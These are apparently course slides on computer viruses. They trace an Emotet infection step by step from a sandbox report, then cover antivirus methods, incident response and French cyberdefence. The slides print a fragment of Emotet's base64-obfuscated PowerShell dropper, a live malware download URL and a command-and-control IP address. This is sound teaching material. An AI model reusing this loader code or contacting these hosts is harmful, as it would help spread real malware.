
An example of virus attack : EMOTET


Contact d'une URL (site Internet compromis)
Téléchargement d'Emotet
Communication avec l'adresse IP du C2
Téléchargement
de charges additionnelles
Courriel d'hameçonnage
Activation des macros et exécution d'un script

https://www.cert.ssi.gouv.fr/cti/CERTFR-2020-CTI-010/

An example of virus attack : EMOTET

- First step : Phishing Email



De : TRIPOGNEY Karine <enfance@lacanau.fr>
À : [redacted]@grenoblealpesmetropole.fr
Cc :
Objet :
Date : mar. 29/09/2020 04:25

Message | Form.doc (138 Ko)


Please see the attached file.

-
TRIPOGNEY Karine
Karine.TRIPOGNEY@cnfpt.fr

----Original Message-----
Sent: Tuesday, September 28, 2020 22:23
From: "" [mailto[redacted]@grenoblealpesmetropole.fr]
To: "TRIPOGNEY Karine"
Subject: Re: TRIPOGNEY Karine

An example of virus attack : EMOTET

- 2nd step : Attachment opening



Form.doc [Compatibility Mode] - Microsoft Word

Microsoft Office Wizard

Microsoft Office


Transformation Wizard

Operation did not complete successfully because the file was created on Android device.
To view and edit document click "Enable Editing" and then click "Enable Content".

Form.doc: 18,674 characters. (This document is password-protected and editing restrictions are in effect)

An example of virus attack : EMOTET

- 3rd step : Powershell execution



ADVANCED DETAILS OF PROCESS

powershell.exe (id: 2992)

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Exitcode:	0x00000000
User:	admin
SID:	S-1-5-21-1302019708-1500728564-335382590-1000
IL:	MEDIUM

Timeline

Created	Terminated
0	120
+22564	+25470

Children

1860 | Ojqot28t.exe

Command Line:

```
powershell -en JABaAHgAdQA3AG0AegA5AD0AKAAoACcATwB2ACcAKwAnAHIAXwAnACkAKwAoACcAX
wAnACsAJwB4ADkAJwApACkAOwAmACgAJwBuAGUAdwAtACcAKwAnAGkAdABlAG0AJwApACAAJABFAE4Ad
gA6AFUAUwBlAHIAUAByAG8AZgBpAGwAZQBcAFAAbwBoAG8AMwAyADcAXABUAHUAUQBfAEIAVwBJAFwAI
AAtAGkAdABlAG0AdAB5AHAAZQAgAEQAaQByAEUAYwB0AG8AUgBZADsAWwBOAGUAdAAuAFMAZQByAHYAa
QBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAIgBTAEUAYwB1AHIASQBgAFQAWQBgAFAAY
ABSAG8AYABUAG8AYwBvAEwAIgAgAD0AIAAoACgAJwB0AGwAJwArACcAcwAxACcAKQArACcAMgAnACsAK
AAnACwAIAAnACsAJwB0ACcAKQArACcAbAAnACsAKAAnAHMAMQAxACwAIAB0ACcAKwAnAGwAcwAnACkAK
QA7ACQAUgBvAHUAbAA3AHYAagAgAD0AIAAoACgAJwBPAGoAcQAnACsAJwBvAHQAJwApACsAKAAnADIAO
AAnACsAJwB0ACcAKQApADsAJABFAGIAbgBrAGQAMwBjAD0AKAAnAFMAbAAnACsAJwBqAGEAJwArACgAJ
wBuACcAKwAnADMANwAnACkAKQA7ACQARwBfAHUANAA4ADEAZAA9ACQAZQBuAHYAOgB1AHMAZQByAHAAc
```

Version Information:

Company:	Microsoft Corporation
Description:	Windows PowerShell
Version:	6.1.7600.16385 (win7_rtm.090713-1255)

INDICATORS OF SUSPICIOUS BEHAVIOUR


DANGER

Base 64

Analysed with Any.run
https://app.any.run/tasks/f6ef6da
f-d067-4362-8351-21cffa8be5ae/

An example of virus attack : EMOTET

- 4th step : exe file creation



Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

☑ Auto Bake

```
start: 4209   length: 4209
  end: 4209    lines:    2
length:    0
```

```
ByAGUAYQBjAGgAKAAkAEYANABuAGEAMwAxAGUAIABpAG4AIAAkAFUAeQBuAGYADwB1ADAAKQB7AHQACgB5
AHsAJABPAGQAawA1ADYAOABzAC4AIgBkAGAAbwBXAG4AYABsAG8AQQBEAGAARgBJAEwAZQAiACgAJABGAD
QAbgBhADMAMQBlACwAIAAkAEcAXwB1ADQAOAAxAGQAKQA7ACQATwAwAG8AOAAxAGkAaQA9ACgAJwBZADIA
JwArACgAJwByAHkAJwArACcAXwA4AGwAJwApACkAOwBJAGYAIAAoACgALgAoACcARwBlACcAKwAnAHQALQ
BJAHQAZQBtACcAKQAgACQARwBfAHUANAA4ADEAZAApAC4AIgBsAEUAbgBgAGcAYABUAGgAIgAgAC0AZwBl
ACAAMgA3ADMAOAAxACkAIAB7AC4AKAAnAEkAbgB2AG8AawBlACcAKwAnAC0ASQB0AGUAJwArACcAbQAnAC
kAKAAkAEcAXwB1ADQAOAAxAGQAKQA7ACQATgAwAHYAdwBpADYAbAA9ACgAKAAnAEoANwAnACsAJwBiACcA
KQArACgAJwBkACcAKwAnADQAOQBmACcAKQApADsAYgByAGUAYQBrADsAJABJAHcANwA5AG0AYgA0AD0AKA
AoACcASgAyACcAKwAnADYAJwApACsAJwBtACcAKwAoACcANAAnACsAJwA2AHIAJwApACkAfQB9AGMAYQB0
AGMAaAB7AH0AfQAkAFkAagBnAHoAdgA2AG0APQAoACgAJwBDAHQAbQBuACcAKwAnAGcAJwApACsAJwB6AG
UAJwApAA==
```


```
 start: 3157     time: 45ms
   end: 3156   length: 3151
length:   -1    lines:    1
```

```
¦..®È^.W§$.Z.x.u.7.m.z.9.=.(.(.'.O.v.'.+.'.r._.'.).+.(.'._.'.+.'.x.9.'.).).;.&.
(.'.n.e.w.-.'.+.'.i.t.e.m.'.). .$.E.N.v.:.U.S.e.r.P.r.o.f.i.l.e.\.P.o.h.o.3.2.7.
\.T.u.Q._.B.W.I.\. .-.i.t.e.m.t.y.p.e. .D.i.r.E.c.t.o.R.Y.;.
[.N.e.t...S.e.r.v.i.c.e.P.o.i.n.t.M.a.n.a.g.e.r.].:.:.".S.E.c.u.r.I.`.T.Y.`.P.`.R.
o.`.T.o.c.o.L.". .=. .(.(.'.t.l.'.+.'.s.1.'.).+.'.2.'.+.(.'.,.
.'.+.'.t.'.).+.'.l.'.+.(.'.s.1.1.,. .t.'.+.'.l.s.'.).).;.$.R.o.u.l.7.v.j. .=.
.(.(.'.O.j.q.'.+.'.o.t.'.).+.(.'.2.8.'.+.'.t.'.).).;.$.E.b.n.k.d.3.c.=.
(.'.S.l.'.+.'.j.a.'.+.
(.'.n.'.+.'.3.7.'.).).;.$.G._.u.4.8.1.d.=.$.e.n.v.:.u.s.e.r.p.r.o.f.i.l.e.+.
(.(.(.'.J.6.F.P.o.h.o.3.2.'.+.'.7.J.6.'.+.'.F.'.).+.'.T.'.+.(.'.u.'.+.'.q._.'.).+.
(.'.b.w.'.+.'.i.J.'.).+.'.6.F.'.).-.R.e.P.l.A.c.e.(.'.J.6.'.+.'.F.'.).,.
[.C.H.A.R.1.0.2.).;.$.R.o.u.l.7.v.j.;
```

Tool used :
Cyberchef


An example of virus attack : EMOTET

- 5th step : Malware download



```
GET | 200: OK   ⚠ 2992   powershell.exe   http://ora-ks.com/system/cache/MF1h/   648 Kb ↓ executable
```

Program Execution



Process details ID 1860 Malicious

Ojqot28t.exe

Username: admin

Start: +25078ms Indicators:


100 OUT OF 100

Command line

```
"C:\Users\admin\Poho327\Tuq_bwi\Ojqot28t.exe"
```


An example of virus attack : EMOTET

- 6th step : Connection to C&C server



POST | 200: OK 2944 capisp.exe http://24.43.32.186/8wXFQjZz/ 4.43 Kb ↑ binary 132 b ↓ binary

Computer is compromised, waiting for further instructions



Process details ID 2944 Malicious

capisp.exe

Username: admin

Start: +25515ms Indicators:

100 OUT OF 100

Command line


"C:\Users\admin\AppData\Local\dsrole\capisp.exe"

Antiviral fight

An antivirus could be deployed

•**Locally :** on a system (workstation or server) to detect viruses affecting this machine ;

•**Cut network flows** : on a firewall to analyze network flows and detect malware before they reach their target. This operation can be assimilated to an IDS (Intrusion Detection System), a mechanism presented in the following section.



3.5 Antiviral fight

- Antiviral techniques (anti-virus)
  - Static Mode (analyzes on release of the user)
    - Search for signatures (suite of bits characteristic of a given virus)
    - Spectral analysis: to establish the list of instructions of a program (the spectrum) and look for instructions which are not very used in classical programs and more usual in viruses
    - heuristic Analysis : study of the behavior of a program in order to detect viral behaviors
    - integrity Control : monitoring of the modification of sensitive files (executable, documents)

3.5 Antiviral fight

- Dynamic Mode (resident, analyzes permanently the files and executable)
  - Behavioral monitoring
    - antivirus diverts interruptions towards its profit (ex: 13H or 21 H) and tries to detect any suspect behavior
      - ” attempt to open/write executable files
      - ” Writing on the system sectors
      - ” attempt to be stored as a resident program
  - code Emulation
    - Fight against polymorphic viruses (simulation of the behavior)

3.5 Antiviral fight

- Analyse de signatures (ou techniques de scanning)
- Analyse comportementale

3.5 Antiviral fight

- Those software could be :
  - Freeware :
    - Default installation on the device or by OS provider (Microsoft Security Essential) ;
    - Or manually : Avast, Malwarebytes.
  - Software : example McAfee, Norton Antivirus.
- [illegible]

Avoid free scan from Internet webpages informing you that your computer is infected !

- When a new mallicious code is appearing, antivirals publisher make analyses in a way to :
  - determine mallicious code« **signature** » for further identification ;
  - Identifying the ways to protect and correct ;
  - Updating antiviral database with those informations.

3.5 Antiviral fight

- Must be configured in a way to :
  - Automaticly download viruses signatures (antiviral base) ;
  - Remain always active (Pay attention if your antivirus is disabled) ;
  - Scan the entire computer with no folders or files exceptions;
  - Launch periodic full analyses;

Antivirus is not « the absolute weapon ». Systems and applications updates and healthy computer usage are required.

- **Limits**
  - There isn't an exhaustive database for viruses;
  - A mallicious code could act on a system with an antivirus and remain undetected;
  - Antivirus are able only to detect « known » signatures viruses ;
  - A lot of new mallicious codes are created every days.

3.5 In the event of infection

- Case of a detected infection
  - isolate from the network the accused machines
  - data saving (which will have to be disinfected thereafter)
  - keep a copy of the infection (*quarantine*) to possibly be able to analyze the threat
  - pass the antivirus in “eradication”mode, then swich off the computer and reboot it
    - consult the antivirus sites to find a solution
    - If not: format the computer…
  - post-infection strategies
    - Changes the passwords (to avoid the propagation of the worms)
    - apply the corrective measures to the software (update also the ghosts which are used to install machines)
  - Evaluation of the security policy to understand how this infection was possible
  - In the event of a proven attack, it is necessary to make a declaration to the police…

3.5 In the event of infection

- Case of a non detected infection (by the anti-virus, the firewall, etc…)
  - disconnect the system from outside
  - Save all the data
  - analyze the system in detail (very difficult task)
    - compare the files having modifications compared to last **savings**
    - New files (added files)
    - Save these files, transmit them to the police with a complaint
    - Inform an alert or monitoring organism (CLUSIF in France, (Club de la sécurité des systèmes d'information / Club for information system security))
  - Restoration of the machine without connecting it to the network (one period of quarantine is advised in the absence of feedback concerning this infection)


3.5 In the event of infection

- Never pay ransoms;
- In case of blackmail / identity theft / damage to reputation :
  - Do not communicate with the crook;
    - Block its messages / contact.
  - Notify and receive help ;
    - Make it to be blocked on the chat site, or on Facebook or Skype ;
    - Exercise oblicion right on Google : https://support.google.com/legal/contact/lr_eudpa?product=websearch&hl=fr;
    - Notify : https://www.internet-signalement.gouv.fr/
    - For minors: http://www.netecoute.fr/
- In case of ransomware (fr : rançongiciel) :
  - In company or university : notify IT managers ;
  - At home : Look for help on specialized websites or forum :
    - http://stopransomware.fr/nettoyer-son-ordinateur/
    - Antivirus publisher official websites : Symantec, etc.
- Complain to the police or gendarmerie.

Viruses

Computer viruses constitute "massive attacks" that tend to ...

- to become more and more targeted on a sector of activity (telecommunications, banking, defense, energy, etc..)
- to become more and more **sophisticated** and **stealthy**



The main infection vectors are

•**Message** with attachment

•Removable media (**USB key**…)

•**Malicious or hacked Web Site**

•Open **networks shares**, vulenrables systems…

… with potential consequences …

• Installing a « **Trojan horse** » to access remotly to the workstation

• Retrieval of **targeted data**: bank cards, identifiers / passwords ...

• **Remote monitoring of activities**: capturing screens, exchanges, sound or video!


• Workstation **Data destruction**

•**Data encryption** for ransom request…

Some recent viruses : *Citadel, Flame, Stuxnet, Duqu, Conficker, Zeus, Shamoon (Aramco)…*

French cyber security organization

Cyberdéfense : un véritable enjeu de sécurité nationale



Défense et Sécurité nationale


Le Livre blanc

préface de Nicolas Sarkozy

Président de la République

Odile Jacob

La documentation Française



N° 681

SÉNAT

SESSION EXTRAORDINAIRE DE 2011-2012

Enregistré à la Présidence du Sénat le 18 juillet 2012

RAPPORT D´INFORMATION

FAIT

au nom de la commission des affaires étrangères, de la défense et des forces armées (1) sur la **cyberdéfense**.

Par M. Jean-Marie BOCKEL,


Sénateur.

(1) Cette commission est composée de : M. Jean-Louis Carrère, président ; MM. Didier Boulaud, Christian Cambon, [illegible]

LIVRE BLANC

DÉFENSE ET SÉCURITÉ NATIONALE

2013



Liberté • Égalité • Fraternité

RÉPUBLIQUE FRANÇAISE

PREMIER MINISTRE

Centre d'analyse stratégique


Mars 2013 n° 324

LA NOTE D'ANALYSE

Développement durable

Cybersécurité*, l'urgence d'agir

«**Cyber attacks**, because they have not, so far, caused the death of men, do not have the impact of terrorist acts in public opinion. However, today, and even more so on the horizon of the *Livre Blanc*, they constitute a major threat, **with a high probability and high potential impact** *» (Chapitre 4, Les priorités stratégiques, livre blanc 2013)*



